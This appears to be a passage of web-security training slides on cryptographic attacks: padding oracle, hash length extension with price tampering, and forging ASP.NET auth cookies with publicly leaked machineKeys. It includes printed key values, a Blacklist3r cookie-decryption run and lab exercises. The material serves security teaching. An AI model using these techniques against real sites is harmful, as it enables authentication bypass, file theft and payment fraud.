
Known Plaintext Attack (Faulty Password Reset)



Reference: <https://www.notsosecure.com/hacking-crypto-fun-profit/>

© Copyright 2019 NotSoSecure Global Services Limited, A Claranet Group Company all rights reserved.

Known Plaintext Attack (Faulty Password Reset)



Reference: <https://www.notsosecure.com/hacking-crypto-fun-profit/>


© Copyright 2019 NotSoSecure Global Services Limited, A Claranet Group Company all rights reserved.

Demo 8.1 - Known Plaintext Attack

- Reset the password of the user ‘johnwebhacklab@gmail.com’ by generating a valid password reset link:

Challenge URL:

<http://topup.webhacklab.com/Account/ForgotPasswordConfirmation>



Padding Oracle

- An Oracle is a system that reveals information such as good padding or bad padding.
- An attack against a CBC-mode decryption function operating with PKCS7-mode padding.
- A padding oracle reveals whether or not the padding is correct for a given ciphertext.

Intermediate Values

- Intermediate values are the output of the block cipher during the block cipher process.
- The state of a ciphertext block after decryption and before XOR with the previous ciphertext block.
- Once, intermediate bytes are found, deciphering the plaintext of the corresponding ciphertext is easy.

Attack Scenario

The application takes an encrypted value (filename) as input to retrieve a file from the underlying filesystem.

- For a valid cipher (correct data with correct padding) the application displays the content of the file (**Response Code: 200**).
- For an invalid cipher (incorrect data with incorrect padding) the application displays an error message (**Response Code: 500**).

Based on this behavior an attacker can determine the correct padding, and the plaintext can be recovered without the original key.


Thereafter, it was possible to generate a new ciphertext to download arbitrary files from the server.

Demo 8.2 - Padding Oracle Attack

- Identify a padding oracle vulnerability to:
 - Decrypt the ciphertext for the invoice parameter.
 - Encrypt the payload to download the content of the ‘web.config’ file from the server

Challenge URL:

<http://topup.webhacklab.com/download.aspx?invoice={ciphertext}>



Hash length extension attacks

- A hash length extension attack occurs when the application **prepends** a secret token to the data and create a hash for validation.
- Attacker can calculate a valid hash for message without knowing the secret (just by guessing its length).
- This depends on the fact that hashes are calculated in blocks and the hash of one block is the state for next block.

Hash length extension attacks

As shown in the example below, if we are able to identify the length of padding, we have all the information required to calculate a new hash:

Request:

quantity=1&price=100

Hash:

[**secretpass** | quantity=1&price=100 | **padding**] => Hash1/State1

Final Request:

quantity=1&price=100&hash=Hash1

Hash length extension attacks

Attack Hash:

[secretpass|quantity=1&price=100|padding|&price=10]


Attack Hash:

[State1|&price=10] => Hash2/State2

Final Request:

quantity=1&price=100+padding&price=10&hash=Hash2

Hash length extension attacks



Exercise 8.3 - Hash length extension Attack

- Buy a topup at less than total payable amount using your registered account:

Challenge URL: <http://topup.webhacklab.com/Shop/Topup>
[Payment]

Note: The account used must have a valid email to receive the payment receipt. Use any random number for the Credit Card number.

Do **NOT** use a real credit card number.



00:30:00

Exploiting Pre-shared Keys

Basis of this attack :

- Purpose of machine Keys
- Publicly exposed Keys
- Human Error
- Compromise of account

What is Machine Key?

- Keys used for encryption and decryption of forms authentication cookie data and view-state data, and for verification of out-of-process session state identification.

```
<machineKey validationKey="F1ABAEE7E733A4CE4771C27EA79021D992E47B8801A3618305F9820F46  
8FB193C63A21485DEFD0F51A5D8FD31B5A5BAA968DD456B9F7BC575F8B61A662E8972C"  
decryptionKey="DDABD235C8B46113985005507B476F468D4C283F2C14989F"  
validation="HMACSHA256" decryption="AES" />
```


Attributes and Elements

Attribute	Description	Element
decryption	An algorithm that is used for encrypting and decrypting forms-authentication data.	AES - Default , DES , 3DES alg:algorithm_name
decryptionKey	A HEX string (key) to encrypt and decrypt data	(AutoGenerate, IsolateApps) HEX string (key value)
validation	A hash algorithm to validate data	AES , MD5, SHA1, HMACSHA256, HMACSHA384, HMACSHA512 alg:algorithm_name
validationKey	A HEX string (key) to validate data	AutoGenerate, IsolateApps HEX string (key value)

Data Encrypted with Machine Key

- Authentication token
 - Forms (ASPxAUTH)
 - OWIN - OAUTH token
 - ASP.NET cookie (.AspNet.ApplicationCookie)
- Webresource.axd and Scriptresource.axd
- VIEWSTATE
- CSRF token
- Password reset token
- Role Cookie
- Membership passwords , etc.

Disclosing machine key



The screenshot shows a Microsoft documentation page titled "troubleshooting-forms-authentication". The left sidebar has a "Troubleshooting" section with "Forms Authentication" selected. The main content discusses cookie removal and includes a note about ISAPI filters. It then moves to "Troubleshooting Scenario 5" which lists steps for a web farm and shows a code snippet for a machine key configuration.

determine where the cookie was removed.

① Note

There have also been instances of ISAPI filters removing cookies. If you confirm that the Web server received the cookie, but the cookie is not listed in the IIS logs, check the ISAPI filters. You may have to remove the filters to see if the problem is resolved.

Troubleshooting Scenario 5:

- If the scenario involves a web farm, then the Machinekeys should be same across everywhere. Use below machinekey to maintain the consistency on all the servers on the farm:

XML

```
<machineKey validationKey="87AC8F432C8DB844A4EFD024301AC1AB5808BEE9D1870689B63794D33EE3B55CDB315BB480721A1071"
```

- Compare the timeout values for both forms authentication module and the session module on all of the web servers.
- Compare the System.Web.dll version under Framework folder for ASP.NET 4 between all of the web servers in the farm.

Forms authentication failed for the request. Reason: The ticket supplied was invalid. This happens due to missing Reliability Update 1 for MS .NET framework 4 on one of the web server.

- Install the Reliability Update 1 for the .NET Framework 4 kb2533523 on the server that was missing it and rebooted the server. It fixed the issue. <https://support.microsoft.com/kb/2533523>

Publically released machine keys

Repositories Code **193K** Commits **1** Issues **24** Wikis **1** Users

Sort: Best match ▾

tomvoros/deertier – MachineKey.config
Showing the top three matches Last indexed on Jan 16

```
1 <?xml version="1.0"?>
2 <!-- Development machineKey -->
3 <machineKey
validationKey="D84C53B41115651FA84C4308A6A7E4FE9BFC97CDD6F4C31F1FF3045750D95404583349BE68EB5CCC4,
decryptionKey="0B3983B325E562C7BE29874987990F66557B9EA50E63708E08756EFFEF35BBD2" validation="SHA
```

pwideman/ClubPool – machinekey.config
Showing the top five matches Last indexed on Sep 14, 2016

```
1 <?xml version="1.0"?>
2 <machineKey
3
validationKey="CD25BC807BD66347F9A70175A40F07BD9415470BFCCFDEA1EC89E920CA365AD683F04B053AB59A18F.
```

ViewState MAC Failed.. What next ?

https://stackoverflow.com/questions/1360078/asp-net-mvc-validation-of-viewstate-mac-failed

The screenshot shows a Stack Overflow question page. The URL in the address bar is <https://stackoverflow.com/questions/1360078/asp-net-mvc-validation-of-viewstate-mac-failed>. The page title is "ViewState MAC Failed.. What next ?". The left sidebar includes links for Home, PUBLIC, Stack Overflow, Tags, Users, and Jobs. A "Teams" section is also visible. The main content area displays an answer with 32 upvotes. The answer text discusses the use of the MVC AntiForgeryToken attribute and machinekeys, and provides sample XML code for web.config. The XML code is as follows:

```
<configuration>
  <system.web>
    <machineKey
      validationKey="21F090935F6E49C2C797F69BBAAD8402ABD2EE0B667A8B44EA7DD4374267A75D7/"
      decryptionKey="ABAA84D7EC4BB56D75D217CECFFB9628809BDB8BF91CFCD64568A145BE59719F"
      validation="SHA1"
      decryption="AES"
    />
  ...

```

Below the code, there are links for "share" and "improve this answer", and a timestamp "edited Oct 16 '09 at 11:35". The answer was "answered Oct 16 '09 at 10:07" by a user named "Dunc" with 13.7k reputation, 4 answers, 56 questions, and 82 badges.

Project Blacklist3r

Goal:

- Accumulate the secret keys / secret materials of various web frameworks
- Are publicly available and used by developers.
- Blacklist3r will audit the target application and verify the usage of these pre-published keys.

```
C:\Users\Root\Downloads\AspDotNetWrapper\AspDotNetWrapper\bin\Debug>AspDotNetWrapper
--keypath C:\Users\Root\Downloads\AspDotNetWrapper\AspDotNetWrapper\bin\Debug\Machi
ys.txt --cookie 195A989bi8jM_NAqqiie5DnHKfcwrNGDuT-SuumqmW6oVyLSSjCFx9Emhf034TDjcuC9
bi6yD-1Q1bhUAGdT0wY0o0sNbg7bJrNyUEf6ZoyYh2QAZHmxteN_cMQJI7C1W0BE10ocihUVhKghdxegwR
x2h1uMbijX3jsEf59L8Uco_PpfFLN--RtcLTKUvtZd0fH5Sgc1JQmsvTBr7I34Ua01I8uyEPYNXZGYvssSzJ
MXioky3WBXv9NGNxDpgTpIPWGetgZ0iOSaTmqPr6sPu4ndesUV4SKsBroIP6Y38rr8LwFCZBKDK5dli4kKwm
H02qshCoLf8ppe0iK2aMLfb9jqkraoss2Bf1D3hpDdrYHVGH7ryTWQh4HABYDC700Mgdld3WJ1CUFJ9pmr0q
4Gc --decrypt --purpose=owin.cookie --valalgo=hmacsha512 --decalgo=aes

Decryption process start!!
Processing machinekeys : 3/2016....
Keys found!!
-----
DecryptionKey:5C66D9C8F48669CF12EA7E69EBEB2C2C2775F37DAFA3AF49
ValidationKey:A0FF8AAEEF61C0F962B18DA75FC2FCB2113255870C45C3C695FF2F98652A665DEE2F57
4236F17423EC0D7B6CE0F8BE25323D0FF4BA7DBB3113451709A781

Decrypted Data
-----
[] ApplicationCookie Dhttp://schemas.xmlsoap.org/ws/2005/05/identity/claims
identifier$f27a5c87-f0ad-412c-bce4-7d6276e48bf8 S@notsosecure.com
[] .issuedTue, 19 Dec 2017 15:03:00 GM.expiresTue, 02 Jan 2018 15:03:00 GMT

Data stored at DecryptedText.txt file!!

C:\Users\Root\Downloads\AspDotNetWrapper\AspDotNetWrapper\bin\Debug>
```

Reference : <https://github.com/NotSoSecure/Blacklist3r>

Exercise 8.4 - Auth Bypass using pre-shared MachineKey

- Identify a pre-shared Machine Key used in the application using blacklist3r
- Create a new auth token for ‘admin’ user and gain access to the administrative console.
- Use <http://utility.webhacklab.com/> to generate payloads

Challenge URL: <http://admin.webhacklab.com/>



00:30:00

Module 9: Remote Code Execution (RCE)

In module 9, students will learn about:

- PHP object injection
- Java Deserialization Attack
- .Net Deserialization Attack
- Node.js Deserialization Attack
- JSON Deserialization Attack
- Ruby/ERB template injection
- Node.js RCE

